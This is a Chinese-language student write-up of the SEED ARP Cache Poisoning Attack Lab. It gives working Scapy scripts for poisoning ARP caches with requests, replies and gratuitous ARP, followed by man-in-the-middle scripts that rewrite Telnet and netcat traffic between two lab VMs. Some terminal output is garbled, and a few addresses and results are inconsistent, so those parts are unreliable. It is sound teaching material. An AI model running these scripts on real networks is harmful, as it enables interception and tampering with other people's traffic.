
# 实验十四 ARP Cache Poisoning Attack Lab

## 环境准备:

(1)本实验需要3台主机,其中2者扮演通讯双方,第3台主机作为攻击者。所以需要复制(选项为"完整克隆")2份 seed 虚拟机。Vmware 操作如下,VirtualBox 大同小异。



这样就有3台host:



(2) 三台主机的 mac 地址与 ip 地址分别如下所示(每台 host 使用 ifconfig 查询):

Host	IP address	MAC address
Seed(attacker)	172.16.99.173	00:0C:29:FA:48:8A
Seed_clone_1(A)	172.16.98.22	00:0C:29:F3:FB:3B
Seed_clone_2(B)	172.16.99.84	00:0C:29:2B:18:8F

#### Task 1: ARP Cache Poisoning

本实验中, 你需要通过伪造数据包实现 (MITM) 攻击, 即通讯中的 2 个受害者之间传递

的包将会从你这里发生中转。这里,使用 scapy 工具包,通过 ARP 缓存投毒实现攻击目标。

## Task 1A: using ARP request

(1) 在攻击者主机上,构造 arp 请求,代码如下。实现向主机 A 的 arp 缓存进行投毒:

```
#!/usr/bin/python3
from scapy.all import *
E = Ether()
A = ARP()
A.op = 1
A.psrc = '172.16.99.84'
A.pdst = '172.16.98.22'
pkt = E/A
sendp(pkt)
```

(2) Sudo 运行该程序后,观察 A 的 arp 缓存(如下图),可知成功将 attacker 的 mac 地址和主机 B 的 IP 地址绑定,攻击成功。

```
07/18/21]seed@VM:~$ arp -a

(172.16.99.84) at 00:0c:29:fa:48:8a [ether] on ens33

(172.16.96.254) at 50:da:00:71:30:02 [ether] on ens33

(172.16.98.148) at b8:31:b5:87:38:92 [ether] on ens33

(172.16.99.173) at 00:0c:29:fa:48:8a [ether] on ens33
```

## Task 1B: using ARP reply

(1) 清除主机 A的 arp 缓存:

```
07/18/21]seed@VM:~$ sudo ip neigh flush dev ens33
07/18/21]seed@VM:~$ arp -a
(172.16.99.84) at <incomplete> on ens33
(172.16.96.254) at <incomplete> on ens33
(172.16.98.148) at b8:31:b5:87:38:92 [ether] on ens33
(172.16.99.173) at <incomplete> on ens33
```

(2) 修改 attack.py 如下,并执行:

```
#!/usr/bin/python3
from scapy.all import *

E = Ether()
A = ARP()

A.op = 2
A.psrc = '172.16.99.84'
A.pdst = '172.16.98.22'

pkt = E/A
sendp(pkt)
```

观察主机 A的 arp 缓存结果(下图)可知,攻击成功。

```
07/18/21 | seed@VM:~5 arp -a | (172.16.99.84) at 00:0c:29:fa:48:8a | [ether] on ens33 | (172.16.96.254) at 50:da:00:71:30:02 | [ether] on ens33 | (172.16.98.148) at b8:31:b5:87:38:92 | [ether] on ens33 | (172.16.99.173) at 00:0c:29:fa:48:8a | [ether] on ens33
```

Task 1C: using ARP gratuitous message

修改 attack.py 代码如下,并重复上面的操作(需要清空 A的 arp 缓存):

```
#!/usr/bin/python3
from scapy.all import *
E = Ether()
A = ARP()
A.psrc = '172.16.98.22'
A.pdst = '172.16.98.22'
A.hwdst = 'ff:ff:ff:ff:ff'
E.dst = 'ff:ff:ff:ff:ff'
pkt = E/A
sendp(pkt)
```

观察结果可知 (如下), 攻击成功。

```
07/18/21]seed@VM:~$ arp -a
(172.16.99.84) at <incomplete> on ens33
(172.16.96.254) at 50:da:00:71:30:02 [ether] on ens33
(172.16.98.148) at b8:31:b5:87:38:92 [ether] on ens33
(172.16.99.173) at <incomplete> on ens33
```

### Task 2: MITM attack on Telnet using ARP Cache Poisoning

## Step 1: Launch the ARP cache poisoning attack

(1) 在主机 Attacker 上构造 arp 包如下,使用特权运行(需清空 A,B的 arp 缓存):

```
#!/usr/bin/python3
from scapy.all import *

E = Ether()
A = ARP()

A.op = 2
A.psrc = '172.16.98.22'
A.pdst = '172.16.99.84'

sendp(E/A)

E = Ether()
A = ARP()

A.op = 2
A.psrc = '172.16.99.84'
A.pdst = '172.16.99.82'

pkt = E/A
sendp(pkt)
```

(3) 观察运行结果可知,对主机 A 的 arp 缓存都投毒成功:

#### 主机 A:

```
07/18/21]seed@VM:~$ arp -a
(172.16.99.84) at 00:0c:29:fa:48:8a [ether] on ens33
(172.16.96.254) at 50:da:00:71:30:02 [ether] on ens33
(172.16.98.148) at b8:31:b5:87:38:92 [ether] on ens33
(172.16.99.173) at 00:0c:29:fa:48:8a [ether] on ens33
```

主机 B: 投毒失败。

```
07/18/21]seed@VM:~$ arp -a
(172.16.98.148) at b8:31:b5:87:38:92 [ether] on ens33
(172.16.96.254) at 50:da:00:71:30:02 [ether] on ens33
(172.16.99.173) at 00:0c:29:fa:48:8a [ether] on ens33
```

#### Step 2: Testing

使用主机 A、B 互相测试 ping, 结果如下: ping 测试失败, 是因为 arp 投毒导致目标 mac 地址主机收到包后发现目的 IP 地址并非自身而丢弃该包且不作回复。

```
[07/18/21]seed@VM:~$ ping 172.16.99.84
PING 172.16.99.84 (172.16.99.84) 56(84) bytes of data.
64 bytes from 172.16.99.84: icmp_seq=1 ttl=64 time=0.305 ms
^C
```

#### Step3: Turn on IP forwarding

(1) 开启攻击者主机的 ip\_forward, 如下:

```
[07/18/21]seed@VM:~/.../computerSecurity$ sudo sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

(2) 重复 step2 中 ping 操作,发现 ping 成功。如下:

```
[07/18/21]seed@VM:~$ ping 172.16.99.84
PING 172.16.99.84 (172.16.99.84) 56(84) bytes of data.
64 bytes from 172.16.99.84: icmp_seq=1 ttl=64 time=0.302 ms
64 bytes from 172.16.99.84: icmp_seq=2 ttl=64 time=0.379 ms
64 bytes from 172.16.99.84: icmp_seq=3 ttl=64 time=0.385 ms
64 bytes from 172.16.99.84: icmp_seq=4 ttl=64 time=0.371 ms
64 bytes from 172.16.99.84: icmp_seq=5 ttl=64 time=0.366 ms
64 bytes from 172.16.99.84: icmp_seq=5 ttl=64 time=0.366 ms
65 bytes from 172.16.99.84: icmp_seq=5 ttl=64 time=0.366 ms
66 bytes from 172.16.99.84: icmp_seq=5 ttl=64 time=0.366 ms
67 bytes from 172.16.99.84 ping statistics ---
68 packets transmitted, 5 received, 0% packet loss, time 4082ms
68 bytes from 172.16.99.84 ping statistics ---
69 packets transmitted, 5 received, 0% packet loss, time 4082ms
69 provided from 172.16.99.84 ping statistics ---
```

#### Step4: Launch the MITM attack

(1) 在攻击者主机上编写 attack.py 如下所示:

```
#!/usr/bin/python3
from scapy.all import *
VM_A_IP = '172.16.98.22'
VM_B_IP = '172.16.99.84'

def spoof_pkt(pkt):
    if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP and pkt[TCP].payload:
        newpkt = IP(pkt[IP])
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        del(newpkt[TCP].payload)

        olddata = pkt[TCP].payload.load
        newdata = 'Z' * len(olddata)

        send(newpkt/newdata)

    elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
        send(pkt[IP])

pkt = sniff(filter='tcp and host 172.16.98.22', prn=spoof_pkt)
```

(2) 当攻击成功后, 主机 A 上将出现转换输出的字符 'zzzzzzzzzzzzzz'...'

## Task 3: MITM Attack on Netcat using ARP Cache Poisoning

(1) 分别在主机 A 和主机 B 上输入下面的指令,建立通讯链接:

```
主机 B: 8/21]seed@VM:~$ nc -l 9090
主机 A:
```

(2) 在 attacker 上编写 attacker.py 如下:

```
from scapy.all import *
VM_A_IP = '172.16.98.22'
VM_B_IP = '172.16.99.84'

def spoof_pkt(pkt):
    if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP and pkt[TCP].payload:
        newpkt = IP(pkt[IP])
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        del(newpkt[TCP].payload)

        olddata = pkt[TCP].payload.load
        newdata = olddata.replace('zhuhao', 'AAAAA')

        send(newpkt/newdata)

    elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
        send(pkt[IP])

pkt = sniff(filter='tcp and host 172.16.98.22', prn=spoof_pkt)
```

(3) sudo 执行上述脚本。在主机 A 中输入 'zhuhao', 主机 B 中将会收到替换的值"AAAAA"。 攻击成功:

[07/18/21]seed@VM:~\$ nc 172.16.99.84 9090 hello zhuhao

[07/18/21]seed@VM:~\$ nc -l 9090 hello zhuhao AAAAA

主机 B: